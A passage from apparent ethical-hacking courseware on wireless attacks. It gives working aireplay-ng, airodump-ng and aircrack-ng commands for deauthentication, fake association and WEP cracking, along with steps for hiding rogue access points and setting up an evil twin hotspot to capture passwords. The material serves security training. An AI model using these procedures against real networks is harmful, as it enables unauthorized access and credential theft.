
**Step 3:** De-authenticate (deauth) the client using Aireplay-ng



```
C:\>aireplay-ng --deauth 5 -a 02:24:2B:CD:68:EE
```

FIGURE 15.55: Aireplay-ng de-authenticating the client


**Step 4:** Associate your wireless card (fake association) with the AP you are accessing with aireplay-ng



```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h 02:24:2B:CD:68:EE eth1
22:25:10 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

FIGURE 15.56: Associating wireless card



## Wireless ARP Poisoning Attack

ARP is used to determine the **MAC address** of an access point whose IP address is known. Usually the ARP doesn't possess any verification feature that can tell that the responses are from valid hosts or it is receiving a forged response. **ARP poisoning** is an attack technique that exploits the lack of verification. In this technique the ARP cache maintained by the OS with wrong MAC addresses are corrupted. This can be achieved by sending an ARP Replay pack constructed with a wrong MAC address.

The ARP poison attack has its impact on all the hosts present in a subnet. All stations associated with a subnet affected to ARP poison attack are vulnerable as most of the APs act as transparent **MAC layer bridges**. All the hosts connected to a switch or hub are susceptible to ARP poisoning attacks if the access point is connected directly to that switch or hub without any router/firewall in between them. The following diagram illustrates the ARP poisoning attack process:





FIGURE 15.57: Wireless ARP Poisoning Attack process

In this wireless ARP spoofing attack, the attacker first spoofs the MAC address of Juggyboy's wireless laptop and attempts to authenticate to AP1. AP1 sends the updated MAC address information to the network routers and switches, which in turn update their routing and switching tables. Traffic now destined from the network backbone to Juggyboy's system is no longer sent to AP2 instead it is sent to AP1.



## Rogue Access Point

Rogue access points (APs) are the wireless access points that are installed on a network without authorization and are not under the management of the network administrator. These rogue access points lack the security controls provided for the authorized APs of a network, thus providing backdoor access to the network for anyone connecting to the rogue AP. To gain backdoor access to a network through a rogue AP, the attacker should follow these steps:

- Choose an appropriate location to plug in your rogue access point that allows maximum coverage from your connection point
- Disable the **SSID Broadcast** (silent mode) and any management features to avoid detection
- Place the access point behind a firewall, if possible, to avoid network scanners
- Deploy a rogue access point for shorter periods

Interesting scenarios for rogue AP installation/setup:

- Compact, pocket-sized rogue AP device plugged into an Ethernet port of corporate network:** compact, pocket-sized rogue APs are easily available on the market. These of their compact size. They can be brought into a particular location without any efforts

and can be hidden easily. Also, these APs require very low power; therefore, they can be powered even from a battery for long durations.

- ⌚ **Rogue AP device connected to corporate networks over a Wi-Fi link:** The rogue AP device can also be connected to a network over a Wi-Fi link. This is possible when the target network also has Wi-Fi coverage. As the AP device connects wirelessly to the authorized network, hiding this rogue AP device is easy. This eliminates the need of unused Ethernet port of the target network, but installing the rogue AP device wirelessly requires the credentials of the target network. The attacker should use the Wi-Fi Ethernet Bridge in conjunction with a regular AP device in order to connect to the target network.
- ⌚ **USB-based rogue AP device plugged into a corporate machine:** A USB-based rogue AP device is generally plugged in to a windows machine with access to the target network either though wired or wireless means. The machine's network access can be shared with a rogue device using the USB AP's software. This eliminates the need of unused Ethernet port and the credentials of the target Wi-Fi in order to set up a rogue AP.
- ⌚ **Software-based rogue AP running on a corporate Windows machine:** In this scenario, no separate physical AP device is needed as the rogue AP are set up in the software itself on the embedded/plugged Wi-Fi adapter of the target network. This is possible through the virtual Wi-Fi capability of the latest Windows operating system, Windows 7. This makes the rogue AP even stealthier.

# Evil Twin

CEH  
Certified Ethical Hacker

**Authorized Wi-Fi**

SSID: STARBUCKS

Evil Twin is a wireless AP that pretends to be a legitimate AP by replicating another network name

Attacker sets up a rogue AP outside the corporate perimeter and lures user to sign into the wrong AP

Once associated, users may bypass the enterprise security policies giving attackers access to network data

Evil Twin can be configured with a common residential SSID, hotspot SSID or SSID of a company's WLAN

Evil Twin

Wi-Fi is everywhere these days and so are your employees. They take their laptops to Starbucks, to FedEx Office, and to the airport. How do you keep the company data safe?

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Evil Twin

Evil Twin is a **wireless AP** that pretends to be a legitimate AP by imitating another network name. It poses a clear and present danger to wireless users on private and public WLANs. Attacker sets up a **rogue AP** outside the corporate perimeter and lures user to sign into the wrong AP. Attackers can use attacking tools such as **KARMA** that monitors station probes to create an evil twin. It can adopt any commonly-used SSIDs as its own **SSID** in order to lure the users. Or Evil Twin can be configured with a common residential SSID, hotspot SSID or SSID of a company's **WLAN**. As long as legitimate users can be monitored with various tools even APs that do not send SSIDs in probe requests can be targeted.

WLAN stations usually connect to specific APs based on its SSIDs and the signal strength and also the stations automatically reconnect to any SSID that has been used in the past. These issues allows the attackers to trick the legitimate users easily just by placing an Evil Twin near the target network. Once associated, users may bypass the enterprise security policies giving attackers access to network data.




FIGURE 15.58: Evil twin

## How to Set Up a Fake Hotspot (Evil Twin)

**C|EH**  
Certified Ethical Hacker

- You will need a laptop with **Internet connectivity** (3G or wired connection) and a mini access point
- Enable **Internet Connection Sharing** in Windows 8 or Internet Sharing in Mac OS X
- Broadcast your Wi-Fi connection and run a **sniffer program** to capture passwords

A user tries to log in and finds **two access points**. One is legitimate, while the other is an identical fake (evil twin). Victim picks one; if it's the fake, the hacker gets **login information** and access to the computer. In the meantime, the user goes nowhere. He or she probably thinks it was just a **login attempt** that randomly failed.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Set Up a Fake Hotspot (Evil Twin)

Hotspots available in the region may not always be a legitimate AP. There may be a possibility of evil twin mounted by the attacker that pretends to be a legitimate hotspot. It is difficult to differentiate between a legitimate hotspot and an evil twin as the evil twin pretends to be the legitimate one. For instance, a user tries to log in and finds two access points. One is legitimate, while the other is an identical fake (evil twin). The victim picks one; if it's the fake, the attacker gets login information and access to the computer. In the meantime, the user goes nowhere. He or she probably thinks it was just a login attempt that randomly failed.

Following are the steps that illustrate the process of setting up or mounting a fake hotspot (Evil Twin):

- You will need a laptop with Internet connectivity (3G or wired connection) and a mini access point
- Enable Internet Connection Sharing in Windows 7 or Internet Sharing in Mac OS X
- Broadcast your Wi-Fi connection and run a sniffer program to capture passwords



FIGURE 15.59: Setting up a fake hotspot






FIGURE 15.60: Capturing passwords



## Wireless Hacking Methodology

Wireless network, then you should determine the encryption used by the WLAN and then crack the encryption.



## How to Crack WEP Using Aircrack

WEP is a broken security algorithm for **802.11 wireless networks**. It is intended to provide the data confidentiality in wireless networks. Attackers want to break this encryption key to break into the wireless networks. This WEP has vulnerabilities that can be exploited easily and thus, the WEP key can be cracked. The following steps explain the process of cracking WEP using the Aircrack tool.

### STEP 1: Monitor wireless traffic with airmon-ng

```
C:\>airmon-ng start eth1
```

### STEP 2: Collect wireless traffic data with airodump-ng

```
C:\>airodump-ng --ivs --write capture eth1
```

### STEP 3: Associate your wireless card with the AP you are accessing with aireplay-ng


```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
```

### STEP 4: Start packet injection with aireplay-ng

```
C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
```

### STEP 5: Decrypt the WEP Key with aircrack-ng

```
C:\>aircrack-ng -s capture.ivs
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Crack WEP Using Aircrack Screenshot 1/2

Aircrack is a tool that can be used for cracking WEP encryption, which provides the data confidentiality for wireless networks. The following are screenshots of the WEP cracking process using the Aircrack tool.

**Step 1:** Run airmon-ng in monitor mode.

**Step 2:** Start airodump to discover SSIDs on interface and keep it running. Your capture file should contain more than 50,000 IVs to successfully crack the WEP key.

The screenshot shows the results of the 'airmon-ng start eth1' and 'airodump-ng --ivs --write capture eth1' commands. It lists the same wireless networks as the previous screenshot, including IAMROGER, COMPANYZONE, HOME, and SECRET\_SSID, with their respective details.


FIGURE 15.61: Discovering SSIDs using airodump

**Step 3:** Associate your wireless card with the target access point.

```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:25:10 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on Channel 11
22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

